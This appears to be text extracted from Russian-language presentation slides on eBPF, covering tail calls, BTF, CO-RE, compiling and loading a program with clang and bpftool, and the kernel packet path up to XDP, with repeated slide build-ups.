
- Передает управление вместе с контекстом из одной eBPF программы в другую
- Раньше был нужен, чтобы обходить ограничение на 4096 инструкций в одной программе (сейчас около 1.000.000)
- Можно передавать контекст в самого себя (аналог бесконечного цикла)
- Количество передач за раз не более 32-ух
- Можно создавать деревья логики
- Снижает наблюдаемость кода

s Tail Calls (хвостовой вызов)



```
long bpf_tail_call(void *ctx, struct bpf_map *prog_array_map, u32 index)
```

s Tail Calls (хвостовой вызов)



s BTF – BPF Type Format

- Вшиваемые при компиляции сигнатуры из заголовочных файлов (чтобы не тащить за собой еще и заголовки) и описания структур

s **BTF – BPF Type Format**

- Вшиваемые при компиляции сигнатуры из заголовочных файлов (чтобы не тащить за собой еще и заголовки) и описания структур
- Отчасти похоже на статический бинарь

S BTF – BPF Type Format

- Вшиваемые при компиляции сигнатуры из заголовочных файлов (чтобы не тащить за собой еще и заголовки) и описания структур
- Отчасти похоже на статический бинарь

```
struct user_msg_t {  
    char message[12];  
};  
BPF_HASH(config, u32, struct user_msg_t);
```


S BTF – BPF Type Format

- Вшиваемые при компиляции сигнатуры из заголовочных файлов (чтобы не тащить за собой еще и заголовки) и описания структур
- Отчасти похоже на статический бинарь

```
struct user_msg_t {  
    char message[12];  
};  
BPF_HASH(config, u32, struct user_msg_t);
```



```
// Объявление ключа  
[1] TYPEDEF 'u32' type_id=2  
[2] TYPEDEF '__u32' type_id=3  
[3] INT 'unsigned int' size=4 bits_offset=0 nr_bits=32 encoding=(none)  
  
// СТРУКТУРА user_msg_t  
[4] STRUCT 'user_msg_t' size=12 vlen=1  
    'message' type_id=6 bits_offset=0  
[5] INT 'char' size=1 bits_offset=0 nr_bits=8 encoding=(none)  
[6] ARRAY '(anon)' type_id=5 index_type_id=7 nr_elems=12  
[7] INT '__ARRAY_SIZE_TYPE__' size=4 bits_offset=0 nr_bits=32 encoding=(none)  
  
// СТРУКТУРА MAP  
[8] STRUCT '____btf_map_config' size=16 vlen=2  
    'key' type_id=1 bits_offset=0  
    'value' type_id=4 bits_offset=32
```

M W

s CO-RE (Compile-Once Run-Everywhere)

- Предназначен для переносимости BPF программ

s CO-RE (Compile-Once Run-Everywhere)

- Предназначен для переносимости BPF программ
- Основываясь на описании структур в BTF, позволяет определить смещения для структур при разных версиях ядра

S CO-RE (Compile-Once Run-Everywhere)

- Предназначен для переносимости BPF программ
- Основываясь на описании структур в BTF, позволяет определить смещения для структур при разных версиях ядра
- Позволяет использовать один бинарь без его перекомпиляции через llvm/clang

S Компиляция и загрузка программы в ядро



```
clang -target bpf -c hello.c -o hello.o
mkdir bpf-mountpoint
sudo mount -t bpf none bpf-mountpoint


bpftool prog load ./hello.o bpf-mountpoint/hello
```

S Выводы


- Реализация произвольной (но не деструктивной логики) для ядра
- Программы переносимы и статичны, не требуют перекомпиляции
- Логика навешивается на какое-то действие (например, мы посмотрели kprobes)
- Через Maps можно общаться с user-space и. между собой
- Программы поддерживают функции и вызовы других программ bpf (но без механизмов возврата)

Работа с сетью

Chapter #3



S Путь пакета от сетевой карты до стека ОС



M W

S

Что происходит в сети?

- Фрейм после прерывания считывается ядром

S

Что происходит в сети?

- Фрейм после прерывания считывается ядром
- Создается специальная структура `sk_buff` (socket buffer)

S Что происходит в сети?

- Фрейм после прерывания считывается ядром
- Создается специальная структура `sk_buff` (socket buffer)
- После этого она отправляется путешествовать по сетевому стеку ОС, останавливаясь у точек Netfilter (где мы на него воздействуем правилами `iptables/nftables`)

s XDP (eXpress Data Path)

- Позволяет нам обходиться без `sk_buff`, напрямую читая пакет из памяти

s XDP (eXpress Data Path)

- Позволяет нам обходиться без `sk_buff`, напрямую читая пакет из памяти
- Навешивается на конкретное сетевое устройство/интерфейс

s XDP (eXpress Data Path)

